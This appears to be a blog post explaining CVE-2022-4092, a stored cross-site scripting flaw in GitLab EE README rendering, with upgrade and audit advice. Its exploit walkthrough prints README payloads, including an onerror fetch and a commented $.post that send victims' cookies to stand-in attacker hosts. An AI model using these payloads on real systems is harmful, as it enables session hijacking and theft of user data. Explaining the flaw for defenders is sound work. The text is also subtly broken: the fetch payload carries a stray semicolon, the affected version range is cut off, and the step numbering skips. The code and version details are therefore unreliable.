
In late 2022, researchers discovered CVE-2022-4092, a vulnerability in GitLab Enterprise Edition (EE) that affects all versions from 15.6 up to, but not including, 15.6.1. This flaw made it possible for a malicious user to create a crafted README file that could exploit other users, all because of the way GitLab failed to properly sanitize user input. If you are running one of these affected versions, upgrading is not just “nice to have”—it’s essential security hygiene.
This article breaks down what made this vulnerability possible, provides code examples, and explains how it can be exploited in real-world scenarios.
How Does CVE-2022-4092 Work?
The bug rests in improper neutralization of user-supplied input. In other words: when a user uploads or edits a README (commonly README.md), GitLab did not clean the content well enough before it was shown in the web interface. This opens the door for Cross-Site Scripting (XSS) attacks.
What is XSS?
Cross-Site Scripting (XSS) occurs when an attacker injects malicious scripts into content that other users view. With CVE-2022-4092, a bogus README could include code that runs in another user’s browser, potentially stealing cookies, sessions, and other sensitive data.
The Exploit: How It Happens
Let’s take a look at a step-by-step walkthrough.
The attacker creates a project, then commits a README like this
# Hello, World!
<script>
  alert(document.cookie); // Steals cookie!
  // $.post("https://evil.site/steal",{cookie:document.cookie});
</script>
In affected GitLab EE versions (15.6 up to 15.6.), this script wouldn’t be properly removed. Any user visiting the project README page could have this code silently run in their browser.
2. Uploading the Malicious README
On the GitLab web interface (or via an API call), the attacker uploads the file. GitLab’s renderer fails to sanitize the <script> tag.
3. Victim Visits the Project
A legitimate user visits the infected project page. As soon as the README loads, the script runs.
Here is a detailed code example showing what a real payload might look like in README.md
# Welcome to MyProject
Click [here](javascript:alert('Hacked!')) for info!

<img src="x" onerror="fetch('https://evil.me/log?cookie='; + document.cookie)">
Original Reference Links
- GitLab Security Release: CVE-2022-4092
- CVE Details Entry
- OWASP: Cross-site Scripting
Mitigation and Fix
- Upgrade GitLab EE: Update to at least 15.6.1 or higher. The newer version blocks these attacks by sanitizing Markdown and preventing script injection.
Audit Existing Projects: Check existing README files for suspicious content.
- Monitor Access Logs: Watch for unusual traffic or POST requests from user environments back to suspicious hosts.
Conclusion
CVE-2022-4092 is a reminder that even “just a README” can be a weapon in the wrong hands when web applications fail to properly neutralize user input. XSS remains one of the highest impact vulnerabilities for any service where content is shared and rendered in a browser.
If you manage a GitLab EE instance, make sure you’re up-to-date and stay alert for similar issues. For more details, you can always visit GitLab’s official advisory page and CVE-2022-4092 MITRE.
Timeline
Published on: 01/26/2023 21:18:00 UTC
Last modified on: 02/01/2023 17:30:00 UTC